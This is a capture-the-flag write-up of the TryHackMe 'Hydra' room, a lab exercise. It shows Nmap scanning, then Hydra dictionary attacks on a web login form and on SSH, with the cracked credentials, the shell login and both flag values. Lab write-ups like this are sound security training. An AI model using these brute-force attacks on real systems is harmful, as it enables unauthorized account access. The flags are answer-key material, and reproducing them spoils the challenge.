Hydra Walkthrough Challenge

Tools used :

- Hydra
- Nmap
- OpenVPN
- Ubuntu Terminal
- TryHackMe

VPN Connection


To begin the challenge, a secure tunnel was established to the TryHackMe laboratory environment using OpenVPN via the Ubuntu Terminal

```
2026-04-29 21:25:51 Note: --cipher is not set. OpenVPN versions before 2.5 defau
lted to BF-CBC as fallback when cipher negotiation failed in this case. If you n
eed this fallback please add '--data-ciphers-fallback BF-CBC' to your configurat
ion and/or add BF-CBC to --data-ciphers.
2026-04-29 21:25:51 Note: Kernel support for ovpn-dco missing, disabling data ch
annel offload.
2026-04-29 21:25:51 OpenVPN 2.6.19 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ
4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-04-29 21:25:51 library versions: OpenSSL 3.0.13 30 Jan 2024, LZO 2.10
2026-04-29 21:25:51 DCO version: N/A
2026-04-29 21:25:51 TCP/UDP: Preserving recently used remote address: [AF_INET]3
5.154.230.92:1194
2026-04-29 21:25:51 Socket Buffers: R=[212992->212992] S=[212992->212992]
2026-04-29 21:25:51 UDPv4 link local: (not bound)
2026-04-29 21:25:51 UDPv4 link remote: [AF_INET]35.154.230.92:1194
2026-04-29 21:25:51 TLS: Initial packet from [AF_INET]35.154.230.92:1194, sid=b2
c89683 f7246bff
2026-04-29 21:25:51 WARNING: this configuration may cache passwords in memory --
 use the auth-nocache option to prevent this
2026-04-29 21:25:51 VERIFY OK: depth=1, CN=OpenVPN-CA
2026-04-29 21:25:51 VERIFY KU OK
```

```
00:27:67:15:76
2026-04-29 21:25:52 TUN/TAP device tun1 opened
2026-04-29 21:25:52 net_iface_mtu_set: mtu 1380 for tun1
2026-04-29 21:25:52 net_iface_up: set tun1 up
2026-04-29 21:25:52 net_addr_v4_add: 192.168.211.219/17 dev tun1
2026-04-29 21:25:52 net_route_v4_add: 10.48.0.0/12 via 192.168.128.1 dev [NULL]
table 0 metric -1
2026-04-29 21:25:52 sitnl_send: rtnl: generic error (-17): File exists
2026-04-29 21:25:52 NOTE: Linux route add command failed because route exists
2026-04-29 21:25:52 Initialization Sequence Completed
2026-04-29 21:25:52 Data Channel: cipher 'AES-256-GCM', peer-id: 84
2026-04-29 21:25:52 Timers: ping 10, ping-restart 120
2026-04-29 21:25:52 Protocol options: explicit-exit-notify 1, protocol-flags cc-
exit tls-ekm dyn-tls-crypt
```

Successful connectivity was confirmed through the terminal output, showing the initialization sequence completion and the assignment of a virtual network interface

Start Machine



Scanning

An active host was identified at the target IP address 10.49.131.149


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-29 21:28 +08
Nmap scan report for 10.49.131.149
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   3072 e9:05:2e:89:be:d6:9a:6a:24:a9:bd:85:6d:7d:bd:18 (RSA)
|   256 34:d6:06:52:c4:42:64:94:46:e3:e7:e2:2d:44:ab:f6 (ECDSA)
|_  256 7a:51:fa:4a:55:61:24:4c:30:89:9a:aa:86:2b:12:cc (ED25519)
80/tcp open  http    Node.js Express framework
| http-title: Hydra Challenge
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.66 seconds
```

An Nmap service detection scan was executed to map the attack surface, revealing two open ports: Port 22 (SSH) running OpenSSH 8.2p1 and Port 80 (HTTP) running a Node.js Express framework.

Web Enumeration

Initial inspection of the web service directed the browser to a /login page for a site titled "Hydra Challenge," featuring a standard username and password input field.



Brute Force

Using the information gathered from enumeration, a dictionary attack was launched against the HTTP login form using Hydra with the http-post form module.

```
form "/login:username=^USER^&password=^PASS^:F=incorrect" -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 21:33:
37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.49.131.149:80/login:username=^USER^&passwor
d=^PASS^:F=incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
```

```
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[80][http-post-form] host: 10.49.131.149   login: molly   password: sunshine
[STATUS] attack finished for 10.49.131.149 (waiting for children to complete tes
ts)
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
[VERBOSE] Page redirected to http[s]://10.49.131.149:80/login
```

Retrieve the First Flag

Upon authenticating to the web application, the first objective was completed by retrieving Flag 1: THM{2673a7dd116de68e85c48ec0b1f2612e}

Brute Force SSH

To gain persistent system access, the SSH service on port 22 was targeted using Hydra.

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 21:42:
01
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14
344398), ~3586100 tries per task
[DATA] attacking ssh://10.49.131.149:22/
[22][ssh] host: 10.49.131.149   login: molly   password: butterfly
[STATUS] 14344398.00 tries/min, 14344398 tries in 00:01h, 1 to do in 00:01h, 3 a
ctive
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-29 21:43:
06
```

SSH Access

A remote shell was established by connecting via SSH to the target machine. After confirming the authenticity of the host, the system granted access to the Ubuntu 20.04.6 LTS environment.

```
The authenticity of host '10.49.131.149 (10.49.131.149)' can't be established.
ED25519 key fingerprint is SHA256:aS24PUrXXp3YuXr1Ir+oMscy5OSVHNLfA4Lusgzuwe8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.131.149' (ED25519) to the list of known hosts.
molly@10.49.131.149's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 29 Apr 2026 01:44:21 PM UTC

  System load:  0.05               Processes:             108
  Usage of /:   18.3% of 14.47GB   Users logged in:       0
  Memory usage: 20%                IPv4 address for ens5: 10.49.131.149
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.
```

Retrieve The Second Flag

Once logged in, the local directory was navigated using the ls command, and the contents of flag2.txt were displayed using cat, revealing Flag 2: THM{c8eeb0468febbadea859baeb33b2541b}

```
molly@ip-10-49-131-149:~$ ls
flag2.txt
molly@ip-10-49-131-149:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

Final Result